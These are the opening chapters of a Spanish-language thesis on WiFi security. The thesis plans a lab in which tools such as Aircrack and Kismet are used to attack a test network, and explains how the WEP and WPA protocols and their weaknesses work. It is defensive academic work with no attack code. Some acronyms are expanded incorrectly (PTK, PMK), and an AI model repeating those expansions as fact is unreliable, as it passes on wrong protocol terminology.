CAPÍTULO I

MARCO REFERENCIAL

1.1. Planteamiento del problema

En la actualidad, las organizaciones son cada vez más dependientes de sus redes informáticas y un problema que las afecte, por mínimo que sea, puede llegar a comprometer la continuidad de las operaciones. La falta de medidas de seguridad en las redes es un problema que está en crecimiento. Cada vez es mayor el número de atacantes y cada vez están más organizados, por lo que van adquiriendo día a día habilidades más especializadas que les permiten obtener mayores beneficios.

Tampoco deben subestimarse las fallas de seguridad provenientes del interior mismo de la organización. La propia complejidad de la red es una dificultad para la detección y corrección de los múltiples y variados problemas de seguridad que van apareciendo. En medio de esta variedad, han ido aumentando las acciones poco respetuosas de la privacidad y de la propiedad de recursos y sistemas. “Hackers”, “crakers”, entre otros, han hecho aparición en el vocabulario ordinario de los usuarios y de los administradores de las redes.

Por otro lado, en el mundo inalámbrico en que vivimos se transmiten datos constantemente de un dispositivo a otro, de una persona a otra, sin que muchas veces nos percatemos de ello. Hay que tener en cuenta que en una WLAN todos los ordenadores radian información de forma ininterrumpida, e incluso anuncian su presencia a cualquiera que pase dentro de su radio de alcance, este hecho hace que sea muy fácil espiar la red, por lo tanto, nos encontramos con el problema de que al contrario que en el caso de una red cableada, en la que el intruso necesita un acceso

físico al edificio u oficina donde se encuentra la red interna que trata de asaltar, las señales de radio utilizadas por los dispositivos sin cables navegan con libertad a través del aire, al alcance de aquel que esté dispuesto a interceptarlas.

Aquel intruso que desee aprovecharse de nuestra conexión, que intente “espiar” los datos intercambiados entre las estaciones que forman la WLAN, o lo que podría ser peor, que utilizase nuestra red como punto de ataque para cometer delitos informáticos contra otros objetivos, podrá hacerlo sin tener acceso físico al recinto donde esté ubicada dicha red, podrá hacerlo cómodamente desde casa de un vecino situado a una distancia no demasiado larga o en cualquier lugar próximo a la red objetivo, con el problema adicional de que la intercepción de paquetes de datos no será detectada y el atacante puede actuar sin nuestro conocimiento, y por lo tanto le dará más tiempo a la hora de planificar su estrategia de ataque.

Se han desarrollado muchas estrategias para intentar evitar estos problemas, la mayoría basadas principalmente en el cifrado de las comunicaciones (WEP, WPA, WPA2), pero también la debilidad de estos mecanismos de seguridad es conocida hoy en la actualidad existen muchas maneras de romper y conocer las claves de acceso.

También existen otro tipo de medidas de protección como el filtrado de direcciones MAC, o bien medidas de protección más robustas basadas en el estándar 802.1x. Además de las desventajas citadas anteriormente, otro problema de las redes inalámbricas es la falta de integración de estos mecanismos. Además de las desventajas citadas anteriormente, otro problema de las redes inalámbricas es la falta de integración de estos mecanismos.

1.2. Justificación

Con la proliferación del uso de portátiles, PDA's e incluso celulares con capacidades inalámbricas WLAN, cada vez es mayor la demanda de conexiones a wireless access points. Las redes wireless se difunden con rapidez, gran comodidad y ventajas que suponen estas nuevas opciones de conexión han hecho que muchísimos usuarios no se hayan percatado de los peligros a que están expuestas las redes wireless (al no haber ya una conexión física).

Es así que el crecimiento desmedido conexiones sin cable ha creado la curiosidad de muchos a tratar de interferir en estas, logrando en muchos de los casos obtener claves de acceso. Hoy en día existen programas y sistemas operativos completos e incluso manuales que detallan paso a paso como quebrar y hacer vulnerable una red inalámbrica como sus mecanismos de seguridad.

La presente investigación trata de solucionar uno de los problemas más comunes en la comunicación inalámbrica propiamente la seguridad ante ataques de personas no autorizadas en el uso de redes WIFI, integrando soluciones compuestas sin depender del hardware o software o de una sola manera de proteger nuestros datos y prevenir el acceso.

Para esto usaremos un par de ambientes de pruebas (ver figura 1), en el cual se tenga montada una red inalámbrica utilizando el estándar 802.11 (WIFI) con varios dispositivos intercambiando archivos, y en muchos de los casos iniciando la comunicación con la red wireless:

- Un Access Point que soporte WEP, WPA, WPA2 y 802.1x con las variantes EAP (en especial TTLS).
- Dos o más maquinas clientes con Windows que servirán de usuarios de la red wireless montada.

- Una portátil en donde esté instalado, herramientas inalámbricas / wireless tolos (Netstumbler, kismet, AP snif, Netstumbler, Ipref, Aircrack, Wireshark) que me permitan realizar ataques a la red montada y de cierta manera poder vulnerarla.
- El servidor RADIUS con soporte 802.1x con las variantes EAP (en especial TTLS) para la parte Enterprise




Figura 1. Ambientes de Pruebas

Este ambiente puede ser interpretado ayudándonos de un software analizador de paquetes o sniffer el cual nos permitirá analizar los problemas. Finalmente una vez que podamos establecer un patrón general de las vulnerabilidades, tendremos la oportunidad de proponer soluciones al problema de seguridad, estas pudiendo ser a nivel de software o hardware (lo cual se definirá en el transcurso de la investigación en la guía referencial).

La finalidad del uso de protocolos de seguridad en redes WIFI por parte de los dispositivos móviles es evitar el miedo de que estas sean vulnerables y no seguras en el tráfico de datos y acerque a todas los involucrados hacia un sistema integral compuesto en el que todos saldrán beneficiados. Además se pretende aprovechar el

despunte y la enorme popularidad de estas redes para acercar a una gran mayoría todavía alejados de las nuevas tecnologías móviles, a las nuevas posibilidades, servicios y contenidos seguros.

1.3. Objetivos

1.3.1. Objetivo General

"Analizar las vulnerabilidades de protocolos de protección y autenticación inalámbrico para el acceso seguro en redes inalámbricas WIFI."

1.3.2. Objetivos Específicos

- Estudiar las prestaciones, limitaciones y seguridades de las tecnologías de red inalámbrica para redes WIFI.
- Analizar y comparar la vulnerabilidad de los protocolos de protección y autenticación (WEP, WPA, WPA2) en el acceso seguro de la red.
- Crear un ambiente de pruebas para demostrar la vulnerabilidad de acceso de los protocolos de seguridad WIFI.
- Proponer una guía referencial para el diseño y configuración de una red WIFI segura.

1.4. Alcance

El número de redes wireless se ha visto acrecentado en los últimos años, pero de la misma manera se ha incrementado el descubrimiento de vulnerabilidades del estándar IEEE 802.11b (WIFI) y son los propios usuarios de esta tecnología que pueden ver su intimidad comprometida y datos confidenciales de gran valor pueden ser robados

debido a estos agujeros de seguridad. Es por ello que en el presente trabajo se estudiaran las principales vulnerabilidades de protocolos de protección y autenticación (WEP, WPA, WPA2) del estándar 802.11b (WIFI) para el acceso seguro. Además que se tendrá en cuenta el estándar 802.1X con su variante EAP-TTLS.

En primer lugar, se tratará de realizar una descripción del estándar IEEE 802.11b, explicando su funcionamiento. Seguidamente se expondrán los diferentes protocolos de seguridad antes mencionados para este tipo de redes, realizando una exposición detallada de cómo funcionan. Para estudiar las diferentes vulnerabilidades de los protocolos inalámbricos, se tomarán en cuenta las ventajas y desventajas de los mismos, además se realizará un análisis comparativo de los diversos protocolos de protección y autenticación WIFI, tomando en cuenta aspectos como: cifrado, autenticación y mecanismos de entrega de datos, así como las que sean aplicables en el Ecuador.

Luego de haber realizado este estudio comparativo, se tomaran en cuenta contramedidas, que nos permitirán evaluar (mediante un conjunto de ataques asociados a la confidencialidad, integridad, autenticación y disponibilidad en redes wireless) las que mejor se adecúen para el acceso seguro en redes WIFI. Proponiendo finalmente una guía referencial para el diseño y configuración de una red WIFI segura.

1.5. Hipótesis

“El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes wifi.”

CAPÍTULO II

REVISIÓN DE LITERATURA

2.1 Introducción

Las tecnologías inalámbricas constituyen una de las grandes revoluciones de este siglo, WIFI, WIMAX, GSM, Bluetooth, etc., son algunas de estas que han proliferado en los últimos años. Las tecnologías inalámbricas han contribuido en gran manera a otro fenómeno que es la movilidad. Esta ha cambiado en el último par de años, sin que muchos lo perciban, la estructura y la topología de las redes empresariales.

Los dispositivos de almacenamiento de información que antes eran fijos y estaban protegidos por las defensas perimetrales, ahora son móviles y "pasean" por todo el planeta. PC portátiles, PDA’s, muchas veces, archivos con información confidencial de las organizaciones.

2.2 El Estándar IEEE 802.11

La primera aproximación del estándar 802.11[11] fue desarrollada en 1997 por la asociación técnico-profesional ANSI/IEEE (Instituto Nacional Estadounidense de Estándares/Institute of Electrical and Electronics Engineers). Su objetivo principal fue definir tanto la capa física del estándar como la capa de enlace (MAC). 802.11 forma parte de la familia de estándares de redes locales y metropolitanas. La relación con los otros miembros de su familia se puede ver en la figura 2.

El propósito del estándar 802.11[9] es proveer a los equipos, estaciones de trabajo y maquinaria de una conectividad inalámbrica, la cual permita el libre movimiento de los clientes sin una pérdida de conexión.




Figura 2. Esquema de estándares 802.x[1].

2.3 Arquitectura de Redes Wireless

Redes de área local inalámbrica Ad-hoc.- Ad-hoc El nombre proviene del latín que significa que es "sólo para ese propósito", que significa que no hay un control centralizado. Tomando guiadas a las redes, sería como poner dos computadoras con sus tarjetas de red conectado a un cable de red del cross-over, que no es necesario un concentrador para conectar cambiar entre ellos. En una red inalámbrica en modo ad-hoc puede conectar más de dos computadoras sin usar un concentrador inalámbrico (punto de acceso / AP). En ad-hoc puede compartir impresoras y archivos, incluso internet. Redes de área local Punto de acceso

Inalámbrico Punto de Acceso / Ap.- Una LAN inalámbrica puede tener acceso a un punto de transmisión que sirve como centros de operaciones para otras redes. Estos puntos pueden conectarse a una red de área local inalámbrica con una ubicación fija, lo que permite el pleno acceso a todos los equipos de los recursos de red disponibles. El acceso se realiza a través de un AP (Access Point). Los puntos de acceso también se pueden configurar en las máquinas con la tarjeta de red apropiada y software.

[1] IEEE Standard 802.11™-2007 for wireless local area networks (Revision of IEEE Std 802.11-1999)

LAN inalámbrica con múltiples puntos de acceso y puntos de extensión.- Si un área es muy grande geográficamente, con sólo un punto de acceso no se comporta entonces se lleva a cabo otros puntos de acceso a la AP o puntos de extensión. Puntos de extensión no están definidos en las normas de transmisión inalámbrica, pero han sido desarrollados por algunos fabricantes como una opción para la propagación de la señal. La principal diferencia entre la AP y los puntos de extensión, es el hecho de que las extensiones no requieren de una red fija.

2.4 Seguridad en las redes WLAN

La seguridad se convierte en algo aún más importante en este tipo de redes debido a su medio de transmisión, combinado con la falta de una frontera física, significa que un dispositivo inalámbrico está transmitiendo o enviando broadcast en su entorno cercano, por esto, cualquier estación que esté en el rango del nodo WLAN tendrá acceso completo a los datos.

Las dos formas primarias de seguridad en una red, son la encriptación y la autenticación. La encriptación significa volver ilegibles los mensajes de acuerdo a un algoritmo matemático utilizando una clave secreta que sólo es conocida por el remitente y el receptor. Por otro lado, la autenticación es una forma de asegurar que los usuarios son los que dicen ser antes de que sean autorizados para el acceso a la red. Además, es importante notar que no sólo la red debe autenticar a los usuarios; el usuario debe también verificar la identidad de la red para así prevenir ciertos tipos de ataques.

2.4.1 Historia de la seguridad en las redes WLAN

Las primeras redes WLAN carecían totalmente de seguridad. No existía una preocupación por aspectos como la escucha, espionaje o intercepción de mensajes.

Más tarde nació el estándar WEP (Wire Equivalent Privacy), el cual incorporaba la autenticación de usuario y encriptación posterior de las sesiones. Este estándar fue atacado y roto por parte de usuarios avanzados o hackers. Debido a los continuos ataques, surgió el WPA (Wi-Fi Protected Acces), el cual da una seguridad más robusta que el anterior, es soportado a nivel hardware por los anteriores dispositivos (es necesario cambiar el firmware).

De este estándar surgió el WPA-PSK (Pre-Shared Key) que incorpora unos niveles de cifrado apropiados mediante RC4 dinámico (TKIP), una verificación nueva llamada MIC (Michael) y protección mediante desconexión contra ataques.




Figura 3. Cronología de seguridad en redes WLAN

En el año 2004 nació el WPA2 que era una mejora del anterior, incluía CCMP sobre bloques de AES y la norma PMK (Pairwise Master Key) para facilitar el roaming entre puntos de acceso. Esta nueva implantación completa de seguridad se conoce como RSN (Robust Security Network)[7].

2.5 Protocolos De Protección Inalámbrico.

El estándar inalámbrico de comunicaciones IEEE802.11 y sus diversos grupos de trabajo posteriores establecen la posibilidad de conferir a esta tecnología, capacidades de integridad de datos, confidencialidad y autenticidad de las estaciones. De esta manera existen 3 protocolos de seguridad basados en la norma IEEE802.11 y IEEE802.11i:

- WEP como parte de la norma IEEE802.11
- WPA como borrador de la norma IEEE802.11i
- WPA2 como parte de la norma IEEE802.11i

De esta manera y con el objetivo de poder comprender las vulnerabilidades que afectan a cada uno de estos protocolos es necesario definir su funcionamiento. Estableciendo principalmente la manera en que las estaciones se autentican en el AP y el cifrado en las comunicaciones utilizado, conceptos de seguridad claves para el análisis realizado.

2.5.1 Protocolo WEP

2.5.1.1 Definición

WEP (Wired Equivalent Privacy, Privacidad Equivalente al Cable) es el algoritmo opcional de seguridad para brindar protección a las redes inalámbricas, incluido en la primera versión del estándar IEEE 802.11, mantenido sin cambios en las nuevas 802,11a , 802.11b y 802.11g, con el fin de garantizar compatibilidad entre distintos fabricantes. El WEP es un sistema de encriptación estándar soportado por la mayoría de las soluciones inalámbricas.

Pero ¿por qué cifrar las comunicaciones inalámbricas?. El entorno de Radio Frecuencia es un canal de comunicación inseguro, ya que cualquier estación dentro del rango de la señal puede recibir los datos emitidos por otra. Conscientes de ello el IEEE implemento un mecanismo de seguridad que pudiera otorgar al medio inalámbrico las características del cableado, todo ello sin demasiado éxito, como en secciones posteriores comprobaremos.

Aunque en los entornos de RF (Radio Frecuencia) pueden residir las escuchas ilegales pasivas, la única forma efectiva de prevenir que alguien pueda comprometer los datos transmitidos consiste en utilizar mecanismos de cifrado. El propósito de WEP

es garantizar que los sistemas inalámbricos dispongan de un nivel de confidencialidad equivalente al de las redes LAN cableadas, mediante el cifrado de los datos que son transportados por las señales de radio. Cabe destacar que un propósito secundario de WEP es el de evitar que usuarios no autorizados puedan acceder a las redes WLAN (es decir, proporcionar autenticación).

WEP utiliza una misma clave simétrica y estática en las estaciones y el punto de acceso. El estándar no contempla ningún mecanismo de distribución automática de claves, lo que obliga a escribir la clave manualmente en cada uno de los elementos de red. Esto genera varios inconvenientes. Por un lado, la clave está almacenada en todas las estaciones, aumentando las posibilidades de que sea comprometida. Y por otro, la distribución manual de claves provoca un aumento de mantenimiento por parte del administrador de la red, lo que conlleva, en la mayoría de ocasiones, que la clave se cambie poco o nunca.

2.5.1.2 Cifrado

Una vez definido los propósitos por el cual el IEEE decidió crear WEP hablemos del mencionado cifrado [2]. WEP utiliza una clave secreta compartida entre una estación inalámbrica y un punto de acceso. Todos los datos enviados y recibidos entre la estación y el punto de acceso pueden ser encriptados utilizando esta clave compartida mediante el algoritmo de cifrado RC4 de RSA1 Data Security. Para proteger los datos a transportar frente a modificaciones no autorizadas mientras está en tránsito, WEP aplica un algoritmo de comprobación de integridad (CRC-32) al texto en claro, lo que genera un valor de comprobación de integridad (ICV). Dicho valor de comprobación de integridad se concatena con el payload a transmitir en claro. El valor de comprobación de integridad es, de hecho, una especie de huella digital de los datos a transmitir. Otro concepto que tiene que quedar claro es el llamado vector IV, dicho vector es

simplemente una numeración que se adjunta a cada paquete WEP y que es utilizado tanto para cifrar el mensaje como para descifrarlo.

El algoritmo de encriptación utilizado RC4 según el estándar es de 64 bits, pudiendo alcanzar incluso 128 bits. Estos 64 bits están formados por 24 bits correspondientes al vector de inicialización más 40 bits de la clave secreta. Los 40 bits son los que se deben distribuir manualmente. El vector de inicialización (IV), en cambio, es generado dinámicamente y debería ser diferente para cada trama. El objetivo perseguido con el IV es cifrar con claves diferentes para impedir que un posible atacante pueda capturar suficiente tráfico cifrado con la misma clave y terminar finalmente deduciendo la clave. Como es lógico, ambos extremos deben conocer tanto la clave secreta como el IV. Lo primero sabemos ya que es conocido puesto que está almacenado en la configuración de cada elemento de red. El IV, en cambio, se genera en un extremo y se envía en claro en la propia trama al otro extremo, por lo que también será conocido. Observemos que al viajar el IV en cada trama es sencillo de interceptar por un posible atacante.

Profundicemos un poco más en las partes y el funcionamiento de RC4 ya que como veremos en secciones posteriores supone uno de los puntos débiles del protocolo WEP. RC4 consta de dos módulos diferenciados, un algoritmo barajador o programador de claves llamado KSA y un módulo de generación de números pseudoaleatorios denominado PRNG (Pseudo Random Number Generator), ambos implementados por Ron Rivest[2] en 1987 y publicados de manera clandestina en 1994.

KSA (Key Scheduling Algorithm) es un pequeño algoritmo de programación de claves que toma como entrada el par IV-Clave secreta. Dicha entrada consiste en una trama de 64 o 128 bits dependiendo del cifrado utilizado. Como resultado genera un vector S de 256 elementos totalmente desordenados.

[2] División de seguridad de la empresa EMC2 , http://people.csail.mit.edu/rivest/

PRNG toma como entrada el mencionado vector S generado como salida una trama de bits pseudoaleatoria de igual tamaño a los datos a cifrar.

2.5.1.3 Autenticación

WEP proporciona dos tipos de autenticación: un sistema abierto, en el que todos los usuarios tienen permiso para acceder a la WLAN, y una autenticación mediante clave compartida, que controla el acceso a la WLAN y evita accesos no autorizados a la red.

De los dos niveles, la autenticación mediante clave compartida es el modo menos seguro. En él se utiliza una clave secreta compartida entre todas las estaciones y puntos de acceso del sistema WLAN y que coincide con la clave de cifrado. Cuando una estación trata de conectarse con un punto de acceso, éste replica con un texto aleatorio, que constituye el desafío (challenge). La estación debe utilizar la copia de su clave secreta compartida para cifrar el texto de desafío y devolverlo al punto de acceso, con el fin de autenticarse. El punto de acceso descifra la respuesta utilizando la misma clave compartida y compara con el texto de desafío enviado anteriormente. Si los dos textos son idénticos, el punto de acceso envía un mensaje de confirmación a la estación y la acepta dentro de la red. Si la estación no dispone de una clave, o si envía una respuesta incorrecta, el punto de acceso la rechaza, evitando que la estación acceda a la red.

La autenticación en modo abierto representa un nivel de seguridad mayor que utilizar una autenticación con clave compartida. Así pues cuando una estación utiliza clave compartida para autenticarse contra el punto de acceso una tercera estación que permanezca a la escucha podría interceptar el saludo o handshake para un posterior ataque por diccionario o fuerza bruta que determinara la clave compartida. Pudiendo así descifrar todo el tráfico de la red tan solo capturando el reto y la contestación por parte de la estación lícita.

2.5.1.4 Funcionamiento

A continuación definiremos la metodología implementada por WEP para cifrar/descifrar una trama de datos con destino el medio inalámbrico, asumiendo que se utiliza una encriptación de 64 bits.

1. En primera instancia la clave compartida formada por una cadena de 40 bits a la cual se le concatena un vector de inicialización IV de 24 bits formando así una cadena de 64bits.
2. Se calcula el CRC-32 de los datos que se quieren cifrar (hasta 2312 bates) también llamado ICV, formando el par Datos+ICV.
3. Se aplica el algoritmo PRNG (Pseudo Random Number Generator) de RC4 a la cadena que contiene la clave compartida más el vector de inicialización, resultando el llamado Keystream de igual longitud que la salida del paso número 2.
4. Finamente se aplica la función XOR entre el Keystream y el par Datos+ICV.
5. Al resultado anterior se le añade en claro el IV utilizado y la cabecera IEEE802.11 resultando una trama cifrada y lista para transmitir

La figura 4 ilustra el procedimiento completo, tanto para el proceso de cifrado como el de descifrado. En este momento la trama ha sido inyectada al medio de RF siendo recibida por la estación destino. Cabe destacar que en todo momento la cabecera de la trama 802.11 viaja en claro pudiendo ser interpretada por cualquier estación que este a la escucha en el medio. Los datos que se pueden extraer de una trama encriptada y no siendo conocedor de la clave compartida serían, la dirección del BSSID, dirección destino, dirección origen, IV utilizado.

Así pues un receptor lícito que fuera conocedor del secreto compartido procedería a desencriptar la trama de la siguiente manera.

1. El receptor, extrae de la trama el valor del IV transmitido en claro, concatenándole dicho valor a la llave que tanto emisor y receptor conocen.

2. Seguidamente se le aplica RC4 resultando un Keystrem de longitud igual a los datos cifrados
3. Se realiza la operación XOR entre el Keystream y los datos cifrados.
4. Resultando el texto en claro más la comprobación de redundancia cíclica.
5. Se comprueba que la trama es válida mediante el CRC-32 correspondiente.




Figura 4. Cifrado y Descifrado mediante WEP[3]

2.5.2 Protocolo WPA

2.5.2.1 Definición

[3] Documento de IEE 802.11 wireless security de http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=5142

WPA (Wi-Fi Protected Access) fue desarrollado por la Wi-Fi Alliance[4] y el IEEE en 2003 como resultado de aplicar el borrador del estándar IEEE 802.11i. Su principal objetivo era cubrir todas aquellas carencias de seguridad detectadas en el protocolo de seguridad nativo de 802.11 WEP. Cabe destacar que WPA no representa un protocolo que pueda asegurar una protección cien por cien del medio inalámbrico ya que como en muchos casos esto depende en gran parte del usuario final [4]. WPA es un estándar a nivel MAC orientado tanto al mundo de la pequeña oficina y el usuario doméstico como a grandes empresas.

Las principales características de WPA son:

- Distribución dinámica de claves
- Incremento de la robustez del vector de inicialización
- Aplica nuevas técnicas de integridad y autenticación

2.5.2.2 Autenticación

Prestaremos especial atención al método empleado por WPA para autenticar a las estaciones ya que supondrá uno de los puntos débiles de este protocolo de seguridad. Por lo que respecta a la autenticación, en función del entorno de aplicación, es posible emplear dos modos de autenticación diferentes WPA-PSK (Pre Shared Key) o WPA EAP (Extensible Autentication Protocol).

En entornos personales, como usuarios residenciales y pequeños comercios, se utiliza WPA con clave pre-compartida o también llamada WPA-PSK

En estos entornos no es posible contar con un servidor de autenticación centralizado o un marco EAP. Es este contexto WPA se ejecuta en un modo especial conocido como

4 Wi-FI Alliance es una asociación internacional sin ánimo de lucro creada en 1999, con el objetivo de certificar productos derivados del estándar 802.11.

“Home Mode” o PSK, que permite la utilización de claves configuradas manualmente y facilitar así el proceso de configuración del usuario doméstico.

El usuario únicamente debe introducir una clave de 8 a 63 caracteres, conocida como clave maestra, en su punto de acceso, módem o router inalámbrico residencial, así como en cada uno de los dispositivos que quiere conectar a la red. De esta forma solo se permite acceso a aquellos dispositivos que son conocedores de la contraseña, lo que evita ataques basados en escuchas así como acceso de usuarios no autorizados. En segundo lugar se puede asegurar que la clave proviene de una relación de acuerdo único para generar el cifrado TKIP (Temporal Key Integrity Protocol) en la red, el cual describiremos más a delante. Por lo tanto la contraseña preestablecida para la autenticación es compartida por todos los dispositivos de la red, pero no son las claves de cifrado, que son diferentes para cada dispositivo, lo que representa una mejora en cuanto a WEP. En general WPA parece representar un nivel superior en cuanto a la seguridad que ofrecía WEP.

A diferencia de WEP , WPA utiliza varias claves temporales diferentes para cifrar el payload dependiendo del tráfico al que pertenece el paquete, unicast, broadcast o multicast y alas que denomina PTK (Primary Temporal Key) para el primero y GTK (Group Temporal Key) para los dos restantes. Estas Keys sufren un proceso de regeneración de claves cada cierto tiempo, con el objetivo de impedir que una estación legítima pueda llegar a capturar la clave de sesión utilizada.

La PSK es conocida por todas las estaciones del medio además del AP y está formada por una serie de valores dependientes del escenario. Cabe destacar que la PSK no es la cadena utilizada para encriptar los paquetes de datos. Ni siquiera se utiliza como tal para autenticar la estación en el AP, sino que se construye la llamada PMK (Primary Master Key), a partir de la PSK y un proceso de modificación. El resultado es una cadena de 256 bits. Pero, ¿qué elementos se utilizan para construir dicha PMK?. Muy

fácil, la contraseña precompartida, el ESSID del AP, la longitud del ESSID, y un barajado de 4096 procesos. Todo ello es generado por una función matemática llamada PBKDF2 ofreciendo como resultado una clave PMK de 256 bits.

PMK = PBKDF21[5] (Frase secreta, ESSID, Long(ESSID), 4096, 256)

Una vez obtenida esta clave puede comenzar el proceso de autenticación con el AP al que se denomina 4-Way Handshake o saludo inicial representado en la figura 1. Así pues tanto la estación como el AP generan a partir de los siguientes valores la PTK y la GTK utilizada para cifrar los datos. Siendo ambas diferentes en cada sesión.

Pero, ¿Cómo es generada esta PTK?, para ello se utiliza una función pseudoaleatoria PRF-X que toma como fuente los datos siguientes:

- PMK : Calculada mediante la PSK y el algoritmo PBKDF2
- SNonce : Numero aleatorio determinado por la estación.
- ANonce : Número aleatorio determinado por el AP.
- MAC del AP : MAC del punto de acceso
- MAC de la estación

En este momento, la comunicación es iniciada mediante el envío de un paquete tipo “EAPOL start” desde la estación al AP. Seguidamente el AP genera un número aleatorio “ANonce” que es transmitido a la estación. Esta contesta remitiéndole otro número aleatorio SNonce. En estos momentos ambos pueden generar ya su PTK con la que cifraran el tráfico unicast, a partir de los valores mencionados. A su vez el AP está en disposición de generar la GTK procediendo a transmitirla a la estación de forma cifrada. Por último se envía un paquete de reconocimiento cerrando así el proceso de autenticación. En la figura anterior se puede apreciar las operaciones realizadas para el cálculo de la PTK.

[5]PBKDF2 es una función de PKCS #5 v2.0: Password-based Cryptography estándar

